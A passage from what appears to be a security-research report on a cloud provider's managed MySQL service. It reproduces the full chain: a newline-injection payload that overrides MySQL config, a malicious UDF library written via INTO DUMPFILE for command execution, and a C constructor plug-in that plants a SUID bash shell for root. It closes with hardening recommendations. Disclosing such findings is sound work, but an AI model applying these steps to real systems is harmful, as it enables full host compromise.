  -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'
This vector made it possible to inject line breaks and override critical configuration parameters:
default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.
With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:
SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.soWe restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

Result of executing id via MySQL UDF
The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:
#include <stdlib.h>
__attribute__((constructor)) static void init(void) {
  system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
}
We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.
The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.